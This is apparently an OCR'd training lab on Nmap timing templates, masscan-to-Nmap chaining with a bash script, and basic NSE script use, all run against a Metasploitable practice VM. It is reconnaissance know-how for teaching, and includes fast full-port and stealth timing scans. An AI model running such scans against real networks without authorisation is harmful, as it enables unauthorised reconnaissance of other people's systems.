The objective of this lab exercise is to provide participants with hands-on experience in using Nmap's timing and performance optimization options. Participants will explore different timing strategies to balance scan speed and accuracy while scanning a Metasploitable VM.

Prerequisites:
• Metasploitable machine set up and running. • Nmap installed on the host machine. • masscan and Nmap installed on the host machine.

Task 1: Timing Optimization	
1	Perform a basic scan to identify open ports and services. **Make sure to note the time taken to finish the scan.** `nmap <Metasploitable_IP>`



2	Run the following command. **Make sure to note the time taken to finish the scan.** `nmap -T4 <Metasploitable_IP>`



3	Run the following command. **Make sure to note the time taken to finish the scan.** **Paranoid Template** `nmap -T0 <Metasploitable_IP>`
4	Run the following command. **Make sure to note the time taken to finish the scan.** **Sneaky Template** `nmap -T1 <Metasploitable_IP>`
5	Run the following command. **Make sure to note the time taken to finish the scan.** **Polite Template** `nmap -T2 <Metasploitable_IP>`
6	Run the following command. **Make sure to note the time taken to finish the scan.** **Normal Template** `nmap -T3 <Metasploitable_IP>`
7	Run the following command. **Make sure to note the time taken to finish the scan.** **Aggressive Template** `nmap -T4 <Metasploitable_IP>`
8	Run the following command. **Make sure to note the time taken to finish the scan.** **Insane Template** `nmap -T5 <Metasploitable_IP>`


Table 6.3. Timing templates and their effects

	T0	T1	T2	T3	T4	T5
Name	Paranoid	Sneaky	Polite	Normal	Aggressive	Insane
`min-rtt-timeout`	100 ms	100 ms	100 ms	100 ms	100 ms	50 ms
`max-rtt-timeout`	5 minutes	15 seconds	10 seconds	10 seconds	1250 ms	300 ms
`initial-rtt-timeout`	5 minutes	15 seconds	1 second	1 second	500 ms	250 ms
`max-retries`	10	10	10	10	6	2
Initial (and minimum) scan delay (`--scan-delay`)	5 minutes	15 seconds	400 ms	0	0	0
Maximum TCP scan delay	5 minutes	15,000	1 second	1 second	10 ms	5 ms
Maximum UDP scan delay	5 minutes	15 seconds	1 second	1 second	1 second	1 second
`host-timeout`	0	0	0	0	0	15 minutes
`script-timeout`	0	0	0	0	0	10 minutes
`min-parallelism`	Dynamic, not affected by timing templates					
`max-parallelism`	1	1	1	Dynamic	Dynamic	Dynamic
`min-hostgroup`	Dynamic, not affected by timing templates					
`max-hostgroup`	Dynamic, not affected by timing templates					
`min-rate`	No minimum rate limit					
`max-rate`	No maximum rate limit					
`defeat-rst-ratelimit`	Not enabled by default					

9 Run the following command. **Make sure to note the time taken to finish the scan.**

Increase Parallelism


```
nmap --min-rate=5000 --max-rate=10000 <Metasploitable_IP>
```



Task 2: Chaining masscan with Nmap for Optimization


1 Run the following command

```
masscan -p1-65535 <Metasploitable_IP> --rate=10000 -oG masscan_results.txt

grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd,

nmap -sV -p <ports> <Metasploitable_IP>
```




2 Create the bash script below, save it as optimize_scan.sh

```
#!/bin/bash

ip="x.x.x.x"

masscan -p1-65535 $ip --rate=10000 -oG masscan_results.txt
ports=$(grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd,)

echo "Ports found: $ports"

nmap -sV -p $ports $ip
```



3	Run the bash script
	`chmod +x optimize_scan.sh`
	`./optimize_scan.sh`




Back to slide

Lab Exercise 6: NSE Scripting usage and Writing Custom NSE Script


Objective:
Learn and practice using Nmap NSE scripts for information gathering, and learn how to create your own Nmap NSE Script.

Prerequisites:
• Metasploitable machine set up and running. • Nmap installed on the host machine.


Task 1: Basic NSE Scripting	
1	Perform a service version scan on the discovered live hosts to identify running services and their versions. `nmap -sV -p- <Metasploitable_IP>`




2	Explore available NSE scripts using the following command. This will list all scripts and their categories. `nmap --script-help all`




3	Choose a specific NSE script to run against the Metasploitable VM. For example, use the HTTP title script. `nmap --script http-title.nse <Metasploitable_IP>`




4	Run a category of NSE scripts against the Metasploitable VM. For example, run scripts in the default category. **(https://nmap.org/book/nse-usage.html)** `nmap --script default <Metasploitable_IP>`




5	Run the same command as in step 4, but change the category. Use https://nmap.org/book/nse-usage.html as your reference. `nmap --script default <Metasploitable_IP>`




6	Run the command below to run any script containing “http” we are using to use wildcard for this. `nmap --script “http” <Metasploitable_IP>`



